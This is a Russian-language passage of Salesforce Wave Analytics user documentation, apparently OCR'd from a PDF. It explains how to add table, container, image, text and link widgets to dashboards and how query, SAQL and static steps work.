   Прим.: Если вместо этого в проводнике появится горизонтальная диаграмма, значит, приложение Wave выбрало набор данных, который вы создали на предыдущем этапе. Чтобы использовать другой набор данных или существующий этап, нажмите **«Назад»**.



3. Чтобы использовать существующий этап для виджета, нажмите **«Использовать существующий этап»**, а затем выберите этап.
4. Создание этапа
   a. Во вкладке «Создание этапа» выберите набор данных, содержащий данные, которые вы хотите отобразить в виджете. Чтобы быстро найти набор данных, введите название в строке поиска.
      Проводник показывает гистограмму с мерой «Число строк».
   b. Нажмите **«Метка этапа»** и введите метку этапа.

Приложение Wave создаст ID этапа из метки. После создания этапа вы не сможете изменить ID этапа. Приложение Wave ссылается на этапы по их ID, поэтому панель мониторинга не нарушится, если вы поменяете метки.

c. Выберите .

d. Выберите тип таблицы.

Таблица значений

Используется для отображения полей набора данных в виде столбцов таблицы. Вы можете добавлять и удалять столбцы и фильтры. Чтобы изменить порядок отображения столбцов, измените запрос SAQL.





Таблица сравнения


Используется для добавления рассчитываемых столбцов к таблице. По умолчанию таблица отображает ранее выбранную меру в первом столбце. Вы можете добавлять меры, измерения и фильтры. Таблица сравнения группирует результаты на основе выбранных измерений. Чтобы добавить рассчитываемый столбец, нажмите стрелку вниз рядом с мерой, а затем выберите **Добавить столбец**.



Дополнительные сведения см. в разделе Создание рассчитываемых столбцов с помощью таблицы сравнения.

Сводная таблица

Используйте ее для отображения группировок на осях x и y. Последняя группировка определяет столбцы, а другие группировки определяют строки. Сводная таблица отображает первую указанную меру в ячейках таблицы.




e.

Чтобы отобразить общее количество в таблице значений или сравнения, нажмите , а затем выберите **Показать итого**.

f. Нажмите кнопку **Готово**.
Виджет отобразит таблицу и результаты. Wave добавит этап к панели этапов.

5. Чтобы изменить свойства виджета и этапа, щелкните по виджету.

В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



6. Чтобы настроить появление виджета, настройте свойства виджета.
7. Для вывода и установки свойств этапа нажмите кнопку **Этап** в панели.
8. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .
9. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.

СМ. ТАКЖЕ:

Свойства виджетов для панелей мониторинга Wave
Свойства этапа для панелей мониторинга Wave
Создание этапов в конструкторе панелей мониторинга Wave


Добавление виджета-контейнера для создания разделов в панели мониторинга

Используйте контейнеры в панели мониторинга Wave для группировки связанных виджетов. Например, можно задействовать виджет-контейнер для создания на левой стороне панели мониторинга области фильтров со всеми виджетами фильтра выборки. Чтобы отделить область фильтров от остальной панели мониторинга, можно применить к контейнеру фоновый цвет и границу. При перемещении виджета вложенные виджеты также перемещаются, при этом сохраняя заданные расстояния и выравнивание.

Вы можете поместить любой виджет внутри контейнера, кроме другого контейнера.

1. Перетащите виджет-контейнер на холст панели мониторинга.
   Появится пустой контейнер.
2. Чтобы изменить свойства виджета, щелкните по нему.

   В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



3. Чтобы настроить появление виджета, настройте свойства виджета.

   Например, добавьте фоновый цвет или изображение.
4. Перетащите другие виджеты внутрь контейнера.

   Вы можете увеличить размер контейнера, чтобы вместить большее число виджетов.
5. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .
6. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

   Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.

СМ. ТАКЖЕ:

Свойства виджетов для панелей мониторинга Wave


Добавление виджета-изображения для показа графика в панели мониторинга

Можно включать логотипы компании для придания фирменного стиля панели мониторинга Wave, значки для категоризации результатов или графику для анимирования панели мониторинга.

Изображения также можно применять в качестве фона для виджетов-контейнеров и макетов. Приложение Wave в веб-браузере поддерживает файлы в формате .svg, .png. jpeg, .jpg, .gif, .bmp. Мобильное приложение Wave Analytics поддерживает все перечисленные форматы файлов, за исключением .svg.


Совет: Чтобы наложить одно изображение поверх другого, поместите виджет-изображение внутрь виджета-контейнера. Чтобы отобразить фоновое изображение для всей панели мониторинга, добавьте фоновое изображение в свойства макета. Нажмите в верхнем левом углу, чтобы отобразить свойства макета.

1. Перетащите виджет-изображение на холст панели мониторинга.
2. Щелкните **«Изображение»** внутри виджета изображений.



3. Для загрузки нового изображения щелкните **«Обзор файлов»**. Или выберите загруженное изображение на вкладке «Галерея».
   Загруженные изображения Wave в галерее приложения отображаются в левом верхнем углу экрана. Каждый графический файл не должен превышать 2 ГБ.
4. Чтобы изменить свойства виджета, щелкните по нему.

   В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



5. Чтобы настроить появление виджета, настройте свойства виджета.
6. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .
7. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

   Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.

СМ. ТАКЖЕ:


Свойства виджетов для панелей мониторинга Wave

Добавление текстовых виджетов к частям метки панели мониторинга

Помечайте свои панели мониторинга Wave, чтобы пользователи понимали, что перед ними. Вы также можете добавить текст с описанием панели мониторинга или инструкциями по использованию виджетов.

1. Перетащите текстовый виджет на холст панели мониторинга.
2. Чтобы изменить свойства виджета, щелкните по нему.

   В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



3. Чтобы настроить появление виджета, настройте свойства виджета.

   Например, введите текст, который будет отображаться в этом виджете.

4. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .

5. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

   Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.

СМ. ТАКЖЕ:


Свойства виджетов для панелей мониторинга Wave

Добавление виджета-ссылки, ведущей на представление Lens Wave или панель мониторинга

Вместо упаковки всех возможных ключевых показателей эффективности, диаграмм и таблиц в одну панель мониторинга лучше разнести содержимое по нескольким панелям. Затем используйте виджеты-ссылки, чтобы связать панели мониторинга вместе. Пользователям понравится понятность простых панелей мониторинга. Вы можете также использовать ссылки для создания путей анализа пользователям с целью отслеживания или создания ссылки на связанные активы. Вы можете связать одну панель мониторинга с другой панелью мониторинга, этапом или представлением Lens.

1. Перетащите виджет-ссылку на холст панели мониторинга.
2. Чтобы изменить свойства виджета, щелкните по нему.

   В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



3. В поле «Текст» введите метку виджета-ссылки.
4. В поле «Ссылка на» выберите этап, представление Lens или панель мониторинга, на которые необходимо сделать ссылку, а затем выберите актив.
5. Чтобы передать глобальные фильтры и фильтры на основе выборки (также называемые «фасетами») в связанный актив, выберите **Применить выборку и фильтры**. Способ передачи фильтра приложением Wave зависит от связанного актива.

Связанный актив	Описание
Сохраненный этап	Применяет фильтры данной панели мониторинга в качестве фильтров связанного этапа.
Сохраненное представление Lens	Применяет фильтры данной панели мониторинга в качестве фильтров связанного представления Lens.
Сохраненная панель мониторинга	Применяет фильтры данной панели мониторинга в качестве начальных фильтров связанной панели мониторинга.

Прим.: Важные рекомендации

- Фильтры на основе выборки применяются к связанному активу, только если актив содержит этап, использующий тот же набор данных и группировку.
- Чтобы передать полученный фильтр в связанный актив, необходимо связать выборку на статичных этапах, используемых для фильтрации, с набором данных при помощи связи источников данных. Чтобы правильно применить входящий фильтр, актив также должен иметь связь источников данных с использованием того же этапа и набора данных. (Выборки на статичных этапах, не используемые для фильтрации (например, выборки, используемые для определения группировки, меры или ограничения), не передаются в связанный актив.)

6. Чтобы настроить внешний вид виджета, задайте свойства стиля текста и виджета.
7. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .

8. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.

СМ. ТАКЖЕ:

Свойства виджетов для панелей мониторинга Wave

Создание этапов в конструкторе панелей мониторинга Wave

Этапы возвращают результаты, которые отображаются в виджетах. Например, виджет цифр отображает результаты расчета, который указывается в этапе. Этапы могут запросить источник данных, например набор данных или объект Salesforce. Они также могут быть статичными списками значений, указанных пользователем, — статичный этап. Можно использовать один и тот же этап во многих виджетах. Кроме вырезания представления Lens из просмотра, также можно использовать следующие способы создания этапа в конструкторе панелей мониторинга Wave: использовать мастер или создать вручную.

Мастер виджетов создает простой этап, соответствующий минимальным требованиям для виджета. Если вам нужен более надежный этап, например с настроенным SAQL-запросом, создайте его вручную. Выбирайте метод с учетом того, насколько универсальный этап вам требуется.

Поскольку ID этапов, например «Amount_1», не всегда являются описательными, добавьте метку этапа. Например, чтобы уточнить этап «Amount_1», можно добавить метку «Won Opportunity Amount». Укажите метку при создании этапа, поскольку приложение Wave генерирует ID этапа на основе метки. После создания этапа вы сможете изменить ID, только отредактировав файл JSON.

Совет: Если вы создали запрос, но платформа Wave тратит слишком много времени на его выполнение, ускорьте получение результатов запроса, выполняя расчет в потоке данных. Поток данных сохраняет в наборе данных результаты, которые затем можно быстро извлечь.

Этапы виджета в панели мониторинга Wave

Виджетам, которые отображают данные, необходимо наличие этапа. Виджет отображает возвращенные этапом результаты. Например, этап рассчитывает средние объемы возможностей, сгруппированные по регионам. Виджет отображает результаты в формате горизонтальной диаграммы, на которой выводится средний объем по региону. В большинство виджетов на конструкторе панели мониторинга Wave встроен мастер, который можно применять для конструирования виджета и используемого им этапа. Вы также можете построить свой собственный этап и прикрепить его к виджету.

Создание этапа с помощью проводника

Вместо использования мастера виджета для создания данного этапа, можно создать собственный этап с помощью проводника. В отличие от мастера виджета, вы можете индивидуально настроить свой этап.

Создание этапа в редакторе SAQL

Используйте редактор SAQL, чтобы настроить запрос этапа. Этапы с SAQL-запросами более эффективны, чем этапы, созданные мастерами создания виджетов и проводником. Например, вы можете написать SAQL-запрос, который извлекает результаты из двух наборов данных.

Создание статичного этапа с настраиваемыми значениями

Используйте статичные этапы для применения пользовательских значений к фильтрам, группам, мерам, порядку сортировки и ограничениям других запросов этапа. Например, можно создать виджет-переключатель, который фильтрует записи обращений на основе одного из нижеприведенных пользовательских значений: обращения с высоким приоритетом, средним приоритетом и низким приоритетом.

Клонирование этапа

Клонируйте этап, чтобы быстро создать этап на основе существующего. Клонирование полезно, если можно повторно использовать этап, внеся лишь несколько изменений.

Изменение результатов этапа на основе возможностей пользователя панели мониторинга

Можно изменять этап с запросом на основе возможностей пользователя, просматривающего панель мониторинга. Например, можно отфильтровать записи возможностей, чтобы отобразить только те возможности, за которые отвечает конкретный пользователь.

Этапы виджета в панели мониторинга Wave

Виджетам, которые отображают данные, необходимо наличие этапа. Виджет отображает возвращенные этапом результаты. Например, этап рассчитывает средние объемы возможностей, сгруппированные по регионам. Виджет отображает результаты в формате горизонтальной диаграммы, на которой выводится средний объем по региону. В большинство виджетов на конструкторе панели мониторинга Wave встроен мастер, который можно применять для конструирования виджета и используемого им этапа. Вы также можете построить свой собственный этап и прикрепить его к виджету.


В конструкторе панелей мониторинга Wave представления «lens» (линза) и «этап» (step) похожи, но не одинаковы. Оба объекта содержат запросы для расчета результатов. Однако, в отличие от этапа, представление Lens можно сохранить как самостоятельный актив в приложении. Например, вы можете сохранить представление Lens, которое отображает направления возможностей в виде временной диаграммы.

Можно построить виджет с применением одного из следующего типов этапа.

Этап с запросом

Большинстве этапов — это этапы с запросами. Этап с запросом содержит запрос к источнику данных. Тип запроса основан на источнике данных. Например, приложение Wave может выполнить SAQL-запрос к одному или нескольким наборам данных или soql-запрос к объекту Salesforce. Приложение Wave предоставляет много способов создания этапов с запросами.

Для запроса к одному набору данных можно использовать проводник. Можно рассчитать меры, сгруппировать результаты по датам и измерениям, и отфильтровать записи на основе полей набора данных. Вот пример этапа, сформированного в проводнике, заполняющего виджет с диаграммой.



Для создания более эффективных этапов с SAQL-запросами используйте редактор SAQL. Например, можно создать SAQL-запрос на основе нескольких наборов данных, что невозможно сделать в проводнике. Следующий виджет

диаграмм показывает результаты SAQL-запроса этапа. Для детальной информации о SAQL-запросах см. Справку SAQL о Wave Analytics.




Приложение Wave создает различные типы этапов на основе типа виджета. Некоторые типы этапов имеют ограничения по количеству результатов, которые они могут вернуть. Для детальной информации о типах этапов и определения этапа с soql-запросом вручную на панели мониторинга JSON см. Справка панели мониторинга JSONWave Analytics

.

Статический этап

Статический этап встречается реже. Он не запрашивает данные. Вместо этого в этапе предоставляется статический список определенных пользователем значений. Например, виджет с переключателем может отображать статические значения "$", "#" и "AVG". Чтобы обеспечить взаимодействие виджета-переключателя с другими виджетами в панели мониторинга, привяжите статические значения к этапам других виджетов в панели мониторинга. Например, можно привязать "$" и "#" для отображения других мер: "$" — для отображения значения возможностей, а "#" — для количества возможностей. В данном примере в виджете-переключателе выбрано "$" и на панели мониторинга отображено значение возможностей.



Дополнительные сведения см. в разделе Создание статического этапа с настраиваемыми значениями.

СМ. ТАКЖЕ:

Создание этапов в конструкторе панелей мониторинга Wave

